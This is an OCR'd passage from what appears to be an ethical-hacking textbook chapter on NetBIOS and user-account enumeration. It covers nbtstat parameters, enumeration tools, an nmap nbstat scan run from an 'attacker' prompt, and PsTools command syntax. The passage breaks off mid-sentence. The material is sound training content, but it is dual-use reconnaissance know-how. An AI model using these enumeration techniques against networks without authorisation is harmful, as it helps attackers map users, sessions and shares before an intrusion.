
Nbtstat Parameter	Function
`-a RemoteName`	Displays the NetBIOS name table of a remote computer, where RemoteName is the NetBIOS computer name of the remote computer
`-A IP Address`	Displays the NetBIOS name table of a remote computer, specified by the IP address (in dotted decimal notation) of the remote computer
`-c`	Lists the contents of the NetBIOS name cache, the table of NetBIOS names and their resolved IP addresses
`-n`	Displays the names registered locally by NetBIOS applications such as the server and redirector
`-r`	Displays a count of all names resolved by a broadcast or WINS server

`-R`	Purges the name cache and reloads all #PRE-tagged entries from the Lmhosts file
`-RR`	Releases and re-registers all names with the name server
`-s`	Lists the NetBIOS sessions table converting destination IP addresses to computer NetBIOS names
`-S`	Lists the current NetBIOS sessions and their status with the IP addresses
`Interval`	Re-displays selected statistics, pausing at each display for the number of seconds specified in Interval

Table 4.3: Nbtstat parameters and their respective functions

The following are some examples for nbtstat commands.

- The nbtstat command "**`nbtstat –a <IP address of the remote machine>`**" can be executed to obtain the NetBIOS name table of a remote computer.



```
Microsoft Windows [Version 10.0.17763.1158]

Advanced IP Scanner	*http://www.advanced-ip-scanner.com*
Hyena	*https://www.systemtools.com*
Nsauditor Network Security Auditor	*https://www.nsauditor.com*


NetBIOS Enumeration Tools

NetBIOS enumeration tools explore and scan a network within a given range of IP addresses and lists of computers to identify security loopholes or flaws in networked systems. These tools also enumerate operating systems (OSs), users, groups, Security Identifiers (SIDs), password policies, services, service packs and hotfixes, NetBIOS shares, transports, sessions, disks and security event logs, etc.

- **NetBIOS Enumerator**

  Source: *http://nbtenum.sourceforge.net*

  NetBIOS Enumerator is an enumeration tool that shows how to use remote network support and to deal with some other web protocols, such as SMB. As shown in the screenshot, attackers use NetBIOS Enumerator to enumerate details such as NetBIOS names, usernames, domain names, and media access control (MAC) addresses for a given range of IP addresses.



```
┌─[attacker@parrot]─[~]
└──╼ $nmap -sV -v --script nbstat.nse 10.10.1.22
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-21 03:31 EDT


The following are some additional NetBIOS enumeration tools:

- Global Network Inventory (*http://www.magnetosoft.com*)
- Advanced IP Scanner (*https://www.advanced-ip-scanner.com*)
- Hyena (*https://www.systemtools.com*)
- Nsauditor Network Security Auditor (*https://www.nsauditor.com*)



Enumerating User Accounts

- Enumerating user accounts using the **PsTools** suite helps to control and manage remote systems from the command line

PsExec - executes processes remotely

PsFile - shows files opened remotely

PsGetSid- displays the SID of a computer or user

PsKill - kills processes by name or process ID

PsInfo - lists information about a system

PsList - lists detailed information about processes

PsLoggedOn - shows who is logged on locally and via resource sharing

PsLogList - dumps event log records

PsPasswd - changes account passwords

PsShutdown - shuts down and optionally reboots a computer

https://docs.microsoft.com

Enumerating User Accounts

Source: *https://docs.microsoft.com*

Enumerating user accounts using the PsTools suite helps in controlling and managing remote systems from the command line. The following are some commands for enumerating user accounts.

- **PsExec**

  PsExec is a lightweight Telnet replacement that can execute processes on other systems, complete with full interactivity for console applications, without having to install client software manually. PsExec's most powerful use case is the launch of interactive command prompts on remote systems and remote-enabling tools such as ipconfig that otherwise cannot show information about remote systems. The syntax of the PsExec command is as follows:

  ```
  psexec [\\computer[,computer2[,...] | @file]][-u user [-p psswd][-n s][-r servicename][-h][-l][-s|-e][-x][-i [session]][-c executable [-f|-v]][-w directory][-d][-<priority>][-a n,n,...] cmd [arguments]
  ```

- **PsFile**

  PsFile is a command-line utility that shows a list of files on a system that opened remotely, and it can close opened files either by name or by a file identifier. The default behavior of PsFile is to list the files on the local system opened by remote systems. Typing a command followed by "- " displays information on the syntax for that command.

The syntax of the PsFile command is as follows:

```
psfile [\\RemoteComputer [-u Username [-p Password]]] [[Id | path] [-c]]
```

- **PsGetSid**

  PsGetSid translates SIDs to their display name and vice versa. It works on built-in accounts, domain accounts, and local accounts. It also displays the SIDs of user accounts and translates an SID into the name that represents it. It works across the network to query SIDs remotely. The syntax of the PsGetSid command is as follows:

  ```
  psgetsid [\\computer[,computer[,...] | @file] [-u username [-p password]]] [account|SID]
  ```

- **PsKill**

  PsKill is a kill utility that can kill processes on remote systems and terminate processes on the local computer. Running PsKill with a process ID directs it to kill the process of that ID on the local computer. If a process name is specified, PsKill will kill all processes that have that name. One need not install a client on the target computer to use PsKill to terminate a remote process. The syntax of the PsKill command is as follows:

  ```
  pskill [- ] [-t] [\\computer [-u username] [-p password]] <process name | process id>
  ```

- **PsInfo**

  PsInfo is a command-line tool that gathers key information about local or remote legacy Windows systems, including the type of installation, kernel build, registered organization and owner, number of processors and their type, amount of physical memory, installation date of the system, and expiration date in the case of a trial version. By default, PsInfo shows information for the local system. A remote computer name can be specified to obtain information for a remote system. The syntax of the PsInfo command is as follows:

  ```
  psinfo [[\\computer[,computer[,..] | @file [-u user [-p psswd]]] [-h] [-s] [-d] [-c [-t delimiter]] [filter]
  ```

- **PsList**

  PsList is a command-line tool that displays central processing unit (CPU) and memory information or thread statistics. Tools in the Resource Kits, pstat and pmon, show different types of data only for the processes on the system on which the tools are run.

- **PsLoggedOn**

  PsLoggedOn is an applet that displays both the locally logged-in users and users logged in via resources for either the local computer or a remote one. If a username is specified instead of a computer, PsLoggedOn searches the computers in the network neighborhood and reveals if the user currently logged in. PsLoggedOn defines a locally logged-in user is one that has a profile loaded into the registry. Therefore, 